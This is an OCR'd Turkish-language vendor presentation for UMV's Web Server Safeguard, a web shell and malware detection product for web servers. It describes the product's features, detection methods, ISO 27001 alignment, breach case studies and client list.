
WSS Temsilciler

- Web sunucusuna/WAS'a yüklenen program
- Kötü amaçlı yazılım tespitini gerçekleştirir
- Unix, Linux, Windows NT İşletim Sistemi/S ile uyumlu (JDK 1.5+ desteği olmalıdır)

WSS Yönetici Programı

- Yönetici bilgisayarında yüklü program
- Şunlar için ayarları kontrol eder: web kabuğu algılama, uzaktan eylem, ortam ve raporlama
- Yönetim, istatistik ve raporlama ayarlarına erişim

Yapısı ve İşleyişi



WSS Algılama Teknolojisi

- UMV'deki Ar-Ge Ekibi, algılama performansını artırmak için **30.000**'den fazla yüklü Aracıdan kötü amaçlı yazılım verilerini **günün her saati toplar** ve **analiz eder**
- Gelişmiş kalıp uygulaması ve istisna yönetimi **hatalı pozitifleri en aza indirir**
- Desen algılama, web sunucusunun/WAS'ın benzersiz ortamına uyacak şekilde **özelleştirilebilir**

Kalıp

Bilinen web kabuğu kalıplarını dosyalardakilerle karşılaştırır
İmzaya dayalı web kabuğu desenleri oluşturma


Hash Değeri

Verimli performans için WSS, www.virustotal.com adresinde yayınlanan hash değerlerini periyodik olarak günceller ve tespit eder

Algoritma

Gizlenmiş ve şifrelenmiş kodu incelemek için özel SCR Ayrıştırıcı ve Şifre Çözme Motorunu kullanır

Öncelik Tespittir



umv

WSS İşlevleri ve Ayarları

Web Kabukları

- Web Kabuğu Algılama
- Karantina
- İstisna

Kötü Amaçlı URL'ler

- Siyah Liste
- Beyaz Liste
- Gri Liste
- URL/URI Yönetimi

Dosya Değişikliği

- Dosya Değişikliği Algılama
- Dosya Değişikliği Önleme

Yönetim

- Hak Yönetimi
- Temsilci Yönetimi
- Güncelleme Yönetimi
- Ana Dizinin Otomatik Algılanması

Bulut Desteği

- Scale In/Out Desteği
- Geçmiş Yönetimi
- Ağ Güvenlik Yönetimi
- Docker/Konteyner Desteği

WEBSERVER SAFEGUARD

umv

Kullanılabilirlik

ihtiyaç duyulduğunda bilgiye erişilebilir

ISO/IEC 27001 Uyumluluğu

WSS
WEBSERVERSAFEGUARD

Gizlilik

yalnızca yetkili tarafların erişebileceği bilgiler

Bütünlük

bilgilerin doğru olması ve yolsuzluktan korunması

ISO/IEC 27001 Uyumluluk

Geçerli Gereksinimler:

8.1 Operasyonel planlama ve control

8.3 Bilgi güvenliği risk tedavisi

9.1 İzleme, ölçme, analiz ve değerlendirme

ISO/IEC 27001 Uyumluluk

Uygulanabilir Ek A Teknolojik Kontroller:

8.4 Kaynak koda erişim
8.6 Kapasite yönetimi
8.7 Kötü amaçlı yazılımlara karşı koruma
8.8 Teknik güvenlik açıklarının yönetimi
8.12 Veri sızıntısını önleme
8.13 Bilgi yedekleme
8.15 Günlük kaydı
8.16 İzleme faaliyetleri
8.23 Web filtreleme
8.26 Uygulama güvenliği gereksinimleri

WSS
WEBSERVERSAFEGUARD

GS (İyi Yazılım) Seviye 1 Sertifikalı

- **Test Standartları:**
  ISO/IEC 25023, 25051, 2504
- **Şunlar için test edildi :**
  - İşlevsel uygunluk
  - Performans verimliliği
  - Uyumluluk
  - Kullanılabilirlik
  - Güvenilirlik
  - Güvenlik
  - Bakım
  - Taşınabilirlik

Kullanım Örnekleri

Hyundai Sermayesi ve Hyundai Kartı

Nisan 2011 Hack

420.000 müşterinin (~%24) kişisel bilgileri kimliği belirsiz bir bilgisayar korsanı tarafından ihlal edilerek (~2 ay) sızdırıldı

Hasarlar


~100.000 USD doğrudan hacker'a kaptırıldı
13.000 müşterinin şifresi çalındı

Haziran 2011 WSS Şirket İçi

Bu güne kadar yaklaşık 120 Temsilcinin faaliyette olduğu site lisansı satın alındı

13 Yıl ve Devam Ediyor

WSS On-Premise'ı 13 yılı aşkın süredir sorunsuz bir şekilde çalıştıran sunucular



Hackerlar Eğitim Grubu

2022 Hack

Dosya yükleme güvenlik açığı nedeniyle etkinleştirilen web kabuğu saldırısında müşterilerin kişisel bilgileri sızdırıldı

Hasarlar

7.000 ABD Doları ek ceza ile birlikte ~30.000 ABD Doları para cezası ödedi

2022 WSS Şirket İçi Kurulum

2 yıl sorunsuz

WSS Şirket İçi olaysız çalıştıran sunucular

Kanıtlanmış Bir Performans Kaydı:

30K+

Temsilciler kuruldu ve çalışıyor

300+

Müşteriler (şirketler, devlet, vb.)

11+

Alınan patentler ve sertifikalar

Yüzlerce Müşteri

UMV Web Server Safeguard, on yılı aşkın bir süredir yüzlerce müşterinin web sunucusu için güvenli ve istikrarlı koruma sağlamaktadır.

SAMSUNG
13+ years

amazon web services
13+

ebay
7-8

Hanwha
13+

NongHyup Bank
10+

Prudential
13+

TOYOTA

STARBUCKS

dun & bradstreet

SUPREME COURT OF KOREA

Seoul Metro

S-OIL Corporation

Ministry of National Defense
Republic of Korea

OFFICE OF THE PRESIDENT
THE REPUBLIC OF KOREA

HYUNDAI

Deloitte.

iMBC

... ve çok daha fazlası!

WSS Cloud

Web tabanlı kötü amaçlı yazılımları gerçek zamanlı olarak algılayan, karantinaya alan ve raporlayan web sunucusu güvenlik güçlendirici çözümü

Bulut (VM) ortamları için özel olarak tasarlandı

Teşekkürler

Bize Ulaşın

UMV Inc.

Seul, Güney Kore

+82 2 448-3435

sales@umvglobal.com

www.umvglobal.com

UMV Yazılım

İstanbul, Türkiye

+90 212 266 21 88

sales@umvglobal.com

www.umvglobal.com

Sorusu Olan?

Appendix